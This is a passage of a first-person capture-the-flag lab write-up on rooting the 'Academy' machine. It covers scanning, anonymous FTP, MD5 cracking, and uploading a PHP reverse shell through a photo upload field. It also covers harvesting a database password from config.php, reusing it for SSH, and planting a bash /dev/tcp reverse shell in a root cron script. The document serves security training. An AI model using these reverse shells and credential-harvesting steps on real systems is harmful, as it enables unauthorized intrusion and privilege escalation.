Discovered open port 21/tcp on 192.168.117.129
Discovered open port 22/tcp on 192.168.117.129
Discovered open port 80/tcp on 192.168.117.129
Completed Connect Scan at 13:06, 0.03s elapsed (3 total ports)
Initiating Service scan at 13:06
Scanning 3 services on 192.168.117.129
Completed Service scan at 13:06, 6.06s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.117.129.
Initiating NSE at 13:06
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 13:06, 0.53s elapsed
Initiating NSE at 13:06
Completed NSE at 13:06, 0.03s elapsed
Initiating NSE at 13:06
Completed NSE at 13:06, 0.00s elapsed
Nmap scan report for 192.168.117.129
Host is up (0.0039s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.117.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
```

Figure 23: nmap result

From masscan and nmap, the following information were gathered.

IP Address	Ports Open
192.168.117.130	80(HTTP),21(FTP),22(SSH)

Operating System: Linux

It was determined that port 21 was open, indicating the presence of FTP service. So, access to the machine was done using the default username and password of FTP port.

Here, I used "**anonymous**" as the default username and password.




Figure 24: FTP login

After successfully logged into the ftp server, used "dir" command to list all the files and directories inside the server. Found a file named **note.txt.**

Examining the text file, discovered information within a database query, including student

registration number, encrypted password and name. Besides FTP, we know that ports 22 and 80 are also open. Therefore, an initial check was performed on port 80, revealing the presence of the default Apache2 page on the server.




Figure 25 : Default page on port 80

As there is currently one default page active in the server. The wfuzz tool was used to determine the existence of any additional pages on the server. wfuzz is an open-source web application brute-forcing tool which is utilized to identify vulnerabilities, weakness or misconfigurations in web applications.

```
┌──(kali㉿kali)-[~]
└─$ wfuzz -c -z file,/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  --hc 404 http://$ip/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz m
t not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.117.129/FUZZ
Total requests: 4989
=====================================================================
ID           Response   Lines    Word   Chars    Payload
=====================================================================

000000225:   301        9 L      28 W   323 Ch   "phpmyadmin"
000001982:   301        9 L      28 W   320 Ch   "academy"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4987
Requests/sec.: 0
```

Figure 26: wfuzz scan

The scan revealed the presence of several pages on the server, aside from the default page. One of these pages, named "**academy**" was discovered and upon visiting the page, it was observed to be a student portal with a login page for online course registration. The page contains fields for entering the registration number and password.




Figure 27: 192.168.117.129/academy/

From the note.txt file obtained from the FTP server, we came across a query containing a student ID and a password hash. To bypass the login page, I attempted to utilize these credentials. As the password is in hash form, the initial step is to crack the password. To achieve this, it is necessary to identify the type of hashing algorithm used.




Figure 28: finding hash type

HashID is a tool which can be used to identify a single hash, parse a file or read multiple files in a directory and identify the hashes within them. After using hashID, it was determined that the password hash obtained is an MD5 hash. Subsequently, a random MD5 to text generator was employed to decrypt the hash. Ultimately, the password was successfully obtained, and it is "**student**".




Figure 29 : MD5 to text conversion

It is also possible to crack the password using hashcat tool. Hashcat is a fast password recovery tool that helps break complex password hashes and it is one of the few tools that can work with the GPU. *https://www.freecodecamp.org/news/hacking-with-hashcat-a-practical-guide/#:~:text=Hashcat%20is%20a%20fast%20password,can%20work%20with%20the%20GPU.*

Based on the above steps, we acquired a student id, password and access to a login page. Utilizing "**10201321"** as the student registration number and "**student"** as the password, it is possible to log into the portal.




Figure 30 : login page

After successful login, a student registration page was discovered, providing the feature to update the details of the student. The fields include student name, registration number, pincode, CGPA and an option to upload student photo.




Figure 31: student registration page

Upon noticing the existence of file upload feature, an examination was conducted to determine if the system is vulnerable to file upload vulnerabilities. To exploit such vulnerabilities, a reverse shell code is necessary. It was observed that the website operates on PHP technology. For that reason, a PHP reverse shell was obtained from a reverse shell generator, , https://www.revshells.com/ .

```
  GNU nano 7.2                                        rev_shell.php
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.117.128';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourself if possible to avoid zombies later

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
```

Figure 32: PHP revesre shell

After obtaining the reverse shell, made the necessary modifications in the file (rev_shell.php) before uploading to the server. Edited the line **$ip = "192.168.117.128"** to reflect the IP address of the Kali (Host machine). Further, initiated a Netcat listener configured to listen on the specified port mentioned in the reverse shell, which is **$port =1234.**




Figure 33: Netcat listener

The file rev_shell.php was successfully uploaded to the server and the profile was updated accordingly. Following the successful profile update, a connection was established from the victim server using the Netcat listener. As a result, access to the shell was obtained, allowing privileges to read server configuration files and data as **www-data** user.




Figure 34: Netcat shell

```
drwxr-xr-x  3 root root     4096 May 29  2021 xdg
$ cd /var/www/html
$ ls -la
total 24
drwxr-xr-x 3 root     root     4096 May 29  2021 .
drwxr-xr-x 3 root     root     4096 May 29  2021 ..
drwxr-xr-x 7 www-data www-data  4096 Jun  3  2020 academy
-rw-r--r-- 1 root     root    10701 May 29  2021 index.html
$ cd academy
$ ls -la
total 84
drwxr-xr-x 7 www-data www-data 4096 Jun  3  2020 .
drwxr-xr-x 3 root     root     4096 May 29  2021 ..
drwxr-xr-x 4 www-data www-data 4096 Dec 12  2017 admin
drwxr-xr-x 6 www-data www-data 4096 Dec 12  2017 assets
-rw-r--r-- 1 www-data www-data 4140 Jun  3  2020 change-password.php
-rw-r--r-- 1 www-data www-data  885 Jun  3  2020 check_availability.php
drwxr-xr-x 2 www-data www-data 4096 Jun  3  2020 db
-rw-r--r-- 1 www-data www-data 4571 Jun  3  2020 enroll-history.php
-rw-r--r-- 1 www-data www-data 6685 Jun  3  2020 enroll.php
drwxr-xr-x 2 www-data www-data 4096 May 30  2021 includes
-rw-r--r-- 1 www-data www-data 3959 Jun  3  2020 index.php
-rw-r--r-- 1 www-data www-data  451 Jun  3  2020 logout.php
-rw-r--r-- 1 www-data www-data 4370 Jun  3  2020 my-profile.php
-rw-r--r-- 1 www-data www-data 2868 Jun  3  2020 pincode-verification.php
-rw-r--r-- 1 www-data www-data 6836 Jun  3  2020 print.php
drwxr-xr-x 2 www-data www-data 4096 Dec  7 04:59 studentphoto
$ cd db
$ ls
onlinecourse.sql
$ cd admin
/bin/sh: 11: cd: can't cd to admin
$ cd assets
/bin/sh: 12: cd: can't cd to assets
$ pwd
/var/www/html/academy/db
$ cd
```

Figure 35: Traversing through the files and directories

Later on, I explored certain files and directories on the server and discovered a configuration file named "**config.php**" within /var/www/html/academy/includes/. Within this PHP file, I identified a MySQL password, "**My_V3ryS3cur3_P4ss**," associated with the user "**grimmie**."

```
config.php
footer.php
header.php
menubar.php
$ cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect data
base");


?>
$
```

Figure 36 : Configuration file

Based on the port scanning results, it became evident that port 22(SSH) is accessible, so utilized the acquired username and password to access SSH.

```
┌──(kali㉿kali)-[~/Desktop/PEH/academy]
└─$ ssh grimmie@192.168.117.129
grimmie@192.168.117.129's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  7 06:18:32 2023 from 192.168.117.128
grimmie@academy:~$
```

Successfully accessed the victim machine through SSH, gaining entry as the user “grimmie”.

Privilege Escalation:

To obtain root access to the machine, the linpeas.sh script was executed, considering it is a Linux machine. The results revealed the presence of a **backup.sh** file within the /home/grimmie directory. The script is configured to perform backups every minute, hour, day, month, and week.

```
/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 May 29  2021 .
drwxr-xr-x 74 root root 4096 Dec 10 05:58 ..
-rwxr-xr-x  1 root root  813 Feb 10  2019 man-db
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

* * * * * /home/grimmie/backup.sh
```

Figure 37 : Linpeas result

The detailed information regarding the execution timing of the script file can be found on /etc/crontab file. The file allows system administrators to schedule tasks that run with the privileges of the root user.

As the script is written in Bash, a reverse shell script was acquired from https://www.revshells.com/ and incorporated into the **backup.sh** file.

```
File  Actions  Edit  View  Help
  GNU nano 3.2                                    backup.sh

#!/bin/bash


sh -i >& /dev/tcp/192.168.117.128/8989 0>&1
```

Figure 38 : backup.sh file with reverse shell

The IP in the script was substituted with the host machine's IP (Kali machine). Subsequently, initiated a Netcat listener on the host machine using port number 8989. Executed the **backup.sh** file from the victim machine, resulting in a successful connection to the Netcat listener.

```
┌──(kali㉿kali)-[~/Desktop/PEH/academy]
└─$ nc -lnvp 8989
listening on [any] 8989 ...
connect to [192.168.117.128] from (UNKNOWN) [192.168.117.129] 33606
$
```

```
grimmie@academy:~$
grimmie@academy:~$
grimmie@academy:~$
grimmie@academy:~$
grimmie@academy:~$
grimmie@academy:~$ ls
backup.sh  lin.out  lin.sh
grimmie@academy:~$ nano backup.sh
grimmie@academy:~$ ./backup.sh
./backup.sh: connect: Connection refused
./backup.sh: line 5: /dev/tcp/192.168.117.128/8989: Connection refused
grimmie@academy:~$ ./backup.sh
```

Figure 39: netcat listener

Ultimately, gained root access to the machine and located the flag file for the machine Academy.

```
┌──(kali㉿kali)-[~/Desktop/PEH/academy]
└─$ nc -lnvp 8989
listening on [any] 8989 ...

connect to [192.168.117.128] from (UNKNOWN) [192.168.117.129] 33198
sh: 0: can't access tty; job control turned off
# # whoami
root
# ls
flag.txt
# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
#
```

Figure 40 : root access